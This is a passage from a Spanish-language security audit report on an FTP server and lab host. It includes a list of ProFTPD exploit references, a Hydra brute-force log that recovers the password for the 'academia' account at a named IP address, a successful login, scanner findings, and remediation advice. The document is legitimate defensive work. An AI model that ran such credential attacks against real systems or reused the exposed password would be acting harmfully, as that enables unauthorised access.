ProFTPD 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.pl
ProFTPD 1.2.9 rc2 - '.ASCII' File Remote Code Executio	linux/remote/107.c
ProFTPD 1.2.9 rc2 - '.ASCII' File Remote Code Executio	linux/remote/3021.txt
ProFTPD 1.2.x - 'STAT' Denial of Service	linux/dos/22079.sh
ProFTPD 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.pl
ProFTPD 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Ove	unix/local/10044.pl
ProFTPD 1.3.0 - 'sreplace' Remote Stack Overflow (Meta	linux/remote/2856.pm
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buf	linux/local/3330.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Buf	linux/local/3333.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local O	linux/local/3730.txt

```
(root@kali)-[/home/kali]
# ftp 27.0.172.234 45421
Connected to 27.0.172.234.
220 ProFTPD Server (academia-es el usuario) [::ffff:27.0.172.234]
Name (27.0.172.234:kali): Anonymous
331 Password required for Anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> Anonymous
?Invalid command.
ftp>
zsh: suspended ftp 27.0.172.234 45421
```

```
xHydra

Quit


Target | Passwords | Tuning | Specific | Start |
Output
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-18 10:30:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous sess
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101 tries per
[DATA] attacking ftp://27.0.172.234:45421/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "123456" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "12345" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "123456789" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "password" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "iloveyou" - 5 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "princess" - 6 of 14344401 [child 2] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "1234567" - 7 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "rockyou" - 8 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "12345678" - 9 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "abc123" - 10 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "nicole" - 11 of 14344401 [child 2] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "daniel" - 12 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "babygirl" - 13 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "monkey" - 14 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "lovely" - 15 of 14344401 [child 2] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "jessica" - 16 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "654321" - 17 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "michael" - 18 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "ashley" - 19 of 14344401 [child 2] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "qwerty" - 20 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "111111" - 21 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "iloveu" - 22 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "000000" - 23 of 14344401 [child 2] (0/0)
```

Como prueba de concepto, se ha ejecutado un ataque de fuerza bruta con la herramienta Hydra. Gracias al banner del servicio, que reveló el nombre de usuario “academia”, se logró obtener la contraseña del mismo mediante este método. A continuación, se accedió exitosamente al servicio FTP remoto, confirmando la autenticación y permitiendo el uso del sistema en modo binario. Este acceso no autorizado implica la posibilidad de exfiltración de datos, subida de archivos maliciosos y una posible escalada dentro de la red interna.

Evidencia:

```
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "simone" - 983 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "nursing" - 984 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "iloveyou!" - 985 of 14344401 [child 3] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "eugene" - 986 of 14344401 [child 1] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "Academia" - 987 of 14344401 [child 0] (0/0)
[ATTEMPT] target 27.0.172.234 - login "academia" - pass "torres" - 988 of 14344401 [child 2] (0/0)
[45421][ftp] host: 27.0.172.234 misc: (null) login: academia password: Academia
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-18 10:41:30
<finished>
```



```
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# ftp 27.0.172.234 45421
Connected to 27.0.172.234.
220 ProFTPD Server (academia-es el usuario) [::ffff:27.0.172.234]
Name (27.0.172.234:kali): academia
331 Password required for academia
Password:
230 User academia logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Recomendaciones

- Cerrar puertos innecesarios. Limitar la superficie de ataque cerrando todos los puertos no utilizados o no esenciales para la operación de los servicios.
- Aplicar contraseñas seguras. Usar contraseñas robustas, únicas y complejas para cada servicio. Evitar credenciales por defecto y cambiarlas periódicamente.
- Actualizar sistemas y servicios. Mantener el sistema operativo y todos los servicios actualizados con los últimos parches de seguridad disponibles.
- Monitoreo y registros de acceso. Habilitar registros de acceso y revisarlos regularmente para detectar comportamientos anómalos o accesos no autorizados.
- Configurar un firewall eficaz. Implementar reglas estrictas tanto a nivel de red como de host, limitando el tráfico sólo a lo necesario.

Respuesta a Solicitudes ICMP TimeStamp

Riesgo: ● BAJO

Detalles de la vulnerabilidad

Se ha detectado que el host responde a solicitudes ICMP de tipo Timestamp. Esto permite a un atacante remoto no autenticado conocer la fecha y hora configuradas en el sistema objetivo. Aunque el impacto directo es bajo, esta información podría ser utilizada para ayudar en la evasión de mecanismos de autenticación basados en tiempo o en la sincronización de ataques más avanzados.

Evidencia:

LOW ICMP Timestamp Request Remote Date Disclosure <

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Output

```
The difference between the local and remote clocks is -1 seconds.
```

To see debug logs, please visit individual host

Port ▲	Hosts
0 / icmp	AcademiaTSS-nivel1 

48

Recomendaciones

- Se recomienda evaluar la necesidad de habilitar este tipo de respuestas y, en caso de no ser imprescindible, deshabilitarlas para reducir la superficie de ataque y limitar la exposición de información sensible del sistema.

DNS inverso mal configurado

Riesgo:  ALTO

Sistema afectado: DNS

Detalles de la vulnerabilidad

Durante el escaneo, se detectó que el nombre de esta máquina no se resuelve correctamente o apunta a una IP diferente. Esto puede deberse a una configuración incorrecta del DNS inverso o a un archivo de hosts alterado en el sistema objetivo. Aunque no se trata de una vulnerabilidad de seguridad directa, sí puede generar errores en herramientas de análisis y limitar el acceso a los servicios web de la organización.

Una mala resolución DNS puede impedir que usuarios y clientes accedan correctamente a la web, afectando la disponibilidad del servicio. Además, herramientas de escaneo automatizado como Nessus, Acunetix, OWASP ZAP y Nikto pueden fallar al analizar el sitio, lo que impide detectar otras posibles vulnerabilidades en el entorno web.

Evidencia:

Description

The name of this machine either does not resolve or resolves to a different IP address.

This may come from a badly configured reverse DNS or from a host file in use on the Nessus scanning host.

As a result, URLs in plugin output may not be directly usable in a web browser and some web tests may be incomplete.

Solution

Fix the reverse DNS or host file.

Output

```
The host name 'AcademiaTSS-nivel1' does not resolve to an IP address
```

To see debug logs, please visit individual host

Port ▲

Hosts

N/A

AcademiaTSS-nivel1

```
(root@kali)-[/home/kali/Downloads]
# nikto -h http://27.0.172.234
- Nikto v2.5.0

+ 0 host(s) tested
```

```
(root@kali)-[/home/kali/Downloads]
# nikto -h http://27.0.172.234:8080
- Nikto v2.5.0

+ 0 host(s) tested
```

```
(root@kali)-[/home/kali/Downloads]
# nikto -h https://27.0.172.234
- Nikto v2.5.0
+ 0 host(s) tested
```

Scan

Stop ScanPause ScanGenerate ReportWAF Export

Scan InformationVulnerabilitiesSite StructureEvents

N/A

Acunetix Threat Level 0

Threat level could not be determined because the target was not responsive.

Scan Duration0m 48s

Requests0

Average Response Time0ms

Locations1

Target Information

Address27.0.172.234

Server

Operating System

Identified Technologies

ResponsiveNo

ActivityCompleted

Overall Progress100%

Initial request (http://27.0.172.234/) error: Unexpected closeJul 11, 2025, 6:51:38 PM

Scanning of 27.0.172.234 completedJul 11, 2025, 6:51:38 PM

Latest Alerts

No Vulnerabilities Detected

URL to attack:

http://academia-tss-nivel1

Select...

Use traditional spider:

☒

Use ajax spider:

If Modern

with

Firefox

Attack

Stop

Progress:

Failed to attack the URL: host "academia-tss-nivel1: Name or service...

URL to attack:

https://AcademiaTSS-nivel1

Use traditional spider:

☒

Use ajax spider:

If Modern

with

Firefox

Attack

Stop

Progress:

Failed to attack the URL: host "AcademiaTSS-nivel1:

Output +

URL to attack:

http://27.0.172.234

Select...

Use traditional spider:

☒

Use ajax spider:

If Modern

with

Firefox


Attack

Stop

Progress:

Failed to attack the URL: 27.0.172.234:80 failed to respond

51



Recomendaciones

- Asegurarse de que las entradas PTR (DNS inverso) estén correctamente configuradas y coincidan con los registros A correspondientes.
- Verificar que el DNS esté sincronizado correctamente con los servidores principales y secundarios.
- Revisar y corregir posibles inconsistencias en los archivos de zona DNS.
- Evitar usar nombres incorrectos o internos que puedan confundir a herramientas automatizadas.

TCP Predicción de número de secuencia

Riesgo: ● ALTO

Sistema afectado: TCP

Detalles de la vulnerabilidad

Esta vulnerabilidad permite a un atacante enviar paquetes falsos para cerrar conexiones activas en el sistema. Esto podría causar la interrupción de servicios importantes que usan conexiones TCP, como VPNs o protocolos de enrutamiento. Aunque no siempre es fácil de explotar en sistemas modernos, sigue siendo un riesgo que puede derivar en un ataque de denegación de servicio (DoS).

Evidencia:

MEDIUM TCP/IP Sequence Prediction Blind Reset Spoofing DoS

Description

The remote host is affected by a sequence number approximation vulnerability that allows an attacker to send spoofed RST packets to the remote host and close established connections. This may cause problems for some dedicated services (BGP, a VPN over TCP, etc).

Solution

Contact the vendor for a patch or mitigation advice.

Recomendaciones

- Actualizar el sistema operativo y el stack TCP/IP para evitar implementaciones vulnerables.
- Configurar firewalls para restringir el acceso no autorizado a servicios TCP sensibles.
- Implementar medidas de monitoreo para detectar patrones anómalos o intentos de falsificación de paquetes.
- Usar herramientas como IPS/IDS para identificar y bloquear ataques basados en esta técnica.

Respuesta a Solicitudes ICMP TimeStamp

Riesgo: ● BAJO

Detalles de la vulnerabilidad

Se ha detectado que el host responde a solicitudes ICMP de tipo Timestamp. Esto permite a un atacante remoto no autenticado conocer la fecha y hora configuradas en el sistema objetivo. Aunque el impacto directo es bajo, esta información podría ser utilizada para ayudar en la evasión de mecanismos de autenticación basados en tiempo o en la sincronización de ataques más avanzados.

Evidencia:

LOW ICMP Timestamp Request Remote Date Disclosure <

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Output

```
The difference between the local and remote clocks is -1 seconds.
```

To see debug logs, please visit individual host

Port ▲	Hosts
0 / icmp	AcademiaTSS-nivel1

54

Recomendaciones

- Se recomienda evaluar la necesidad de habilitar este tipo de respuestas y, en caso de no ser imprescindible, deshabilitarlas para reducir la superficie de ataque y limitar la exposición de información sensible del sistema.

5. Recomendaciones

En base a los datos obtenidos en la infraestructura auditada, a continuación se mostrarán recomendaciones genéricas basadas en reglas para cortafuegos y en el uso de servicios.

5.1. Recomendaciones sobre Cortafuegos

- Cerrar puertos innecesarios en todos los dispositivos expuestos.
- Implementar reglas de acceso basadas en IP y roles.
- Limitar el acceso a servicios sensibles solo desde redes internas o IPs autorizadas.
- Habilitar registros (logs) de conexiones permitidas y denegadas para su análisis posterior.
- Aplicar políticas de “deny all” por defecto, y permitir solo lo estrictamente necesario.
- Revisar y actualizar periódicamente las reglas del cortafuegos para adaptarse a los cambios en la red.

5.2. Recomendaciones sobre Servicios

Las pruebas fueron realizadas sobre las siguientes aplicaciones/sistemas activos sobre la dirección IP 27.0.172.234:

Puerto	Servicio/Aplicación	Recomendaciones
22	SSH	Implementar mecanismos de protección contra fuerza bruta en el servidor SSH, como límites de intentos fallidos, bloqueos temporales de IP tras varios accesos erróneos
23	Telnet	Se recomienda deshabilitar el servicio Telnet y sustituirlo por SSH (Secure Shell), el cual cifra toda la comunicación, protegiendo las credenciales y evitando que se exponga información sensible.
80	HTTP	Restringir el acceso al puerto 80 a direcciones IP confiables siempre que sea posible, mantener actualizado el servidor web y sus aplicaciones, deshabilitar funcionalidades innecesarias, y aplicar buenas prácticas de seguridad como encabezados

		HTTP seguros y monitoreo continuo para detectar actividades sospechosas..
53	DNS	Restringir la resolución recursiva solo a clientes autorizados (por ejemplo, desde la red interna).
443	HTTPS	Asegurar que el certificado TLS sea válido y esté actualizado, utilizar solo versiones seguras de TLS (evitando SSL y TLS 1.0/1.1), aplicar cifrados fuertes, deshabilitar protocolos obsoletos, y realizar auditorías periódicas para garantizar la configuración segura del servidor HTTPS.
5060	SIP	Restringir el acceso al puerto 5060 solo a IPs autorizadas, implementar autenticación fuerte y cifrado (como TLS o SRTP) para proteger el tráfico SIP, y monitorear regularmente los intentos de conexión para detectar patrones de abuso o escaneos maliciosos.
8080	HTTP Proxy	Se recomienda deshabilitar el listado de directorios en el servidor web, restringir el acceso a archivos sensibles mediante configuraciones adecuadas de permisos y controles de acceso, y realizar auditorías periódicas para evitar la exposición accidental de información crítica.
161/UDP	SNMP	Si no se usa SNMP, mejor apagarlo. Si se usa, cambiar la comunidad pública y limitar acceso solo a la red interna.
10800	HTTP	Se recomienda actualizar el servidor Apache a una versión parcheada y soportada para corregir las vulnerabilidades conocidas. Además, es importante deshabilitar la exposición pública de páginas por

		defecto que revelen información sensible de configuración, ocultar banners y versiones en las respuestas HTTP para dificultar el fingerprinting, y restringir el acceso al servicio mediante firewalls o controles de acceso para limitar el riesgo de explotación remota.
45421	FTP	Se recomienda actualizar ProFTPD a la última versión disponible para corregir vulnerabilidades conocidas, deshabilitar o restringir el acceso anónimo, implementar mecanismos de protección contra ataques de fuerza bruta como el bloqueo temporal tras múltiples intentos fallidos, y limitar el acceso al servicio solo a IPs confiables mediante reglas de firewall.

6. Conclusión

Durante esta auditoría se han realizado múltiples pruebas técnicas, incluyendo escaneos de puertos, identificación de servicios y ataques de fuerza bruta, lo que ha permitido detectar varias vulnerabilidades, algunas de ellas con un nivel de riesgo alto o crítico.

Especialmente preocupante es la ausencia de mecanismos de bloqueo tras múltiples intentos fallidos de autenticación en servicios como SSH, Telnet y FTP, lo que abre la puerta a ataques de diccionario sostenidos.

Se recomienda actuar con prioridad sobre estas debilidades e implementar las recomendaciones incluidas en este informe.

Una revisión periódica de la seguridad, combinada con controles de acceso adecuados, mejorará significativamente la resistencia de los sistemas frente a ataques externos e internos.